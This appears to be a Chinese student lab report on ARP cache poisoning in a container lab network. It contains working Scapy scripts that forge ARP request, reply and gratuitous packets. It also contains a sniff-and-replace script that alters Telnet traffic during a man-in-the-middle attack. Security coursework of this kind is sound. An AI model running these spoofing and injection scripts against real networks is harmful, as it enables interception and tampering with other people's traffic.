

**第四次实验**


57118216 丰思飏






**Task1**

接口为br-ad6f4ab01809



攻击前的arp信息



使用如下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

A = ARP()


A.psrc = "10.9.0.5"

A.pdst = "10.9.0.6"

pkt = E/A

sendp(pkt)

攻击后的arp信息，已经实现了中间人攻击



攻击后使用ip neigh flush dev eth0 清空缓存

1.A

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

A = ARP()


A.op = 1

A.psrc = "10.9.0.5"

A.pdst = "10.9.0.6"

pkt = E/A

sendp(pkt)



攻击成功

1.B

B的IP已经在A的缓存中时

攻击有效

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

A = ARP()


A.op = 2

A.psrc = "10.9.0.5"


A.pdst = "10.9.0.6"

pkt = E/A

sendp(pkt)



B的IP不在A的缓存中时



攻击失败

1.C

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

A = ARP()

A.psrc = "10.9.0.5"

A.pdst = "10.9.0.5"


A.hwdst = "ff:ff:ff:ff:ff:ff"

E.dst = "ff:ff:ff:ff:ff:ff"


pkt = E/A

sendp(pkt)

B的IP已经在A的缓存中时攻击成功




B的IP不在A的缓存中时，攻击失败



**Task2**


Step2


完成欺骗后，没开启IP forwarding的情况下ping无回应



Step3


开启IP forwarding





Step4

建立Telnet连接



用以下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

newdata = 'Z'

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)


del(newpkt[TCP].chksum)

send(newpkt)

f = "tcp and host 10.9.0.5"

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

攻击成功后，数据替换为Z



**Task3**

用以下及程序进行攻击

!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

newdata = 'aaaa'

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))


del(newpkt.chksum)


del(newpkt[TCP].chksum)

send(newpkt)

f = "tcp and host 10.9.0.5"

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)





实现替换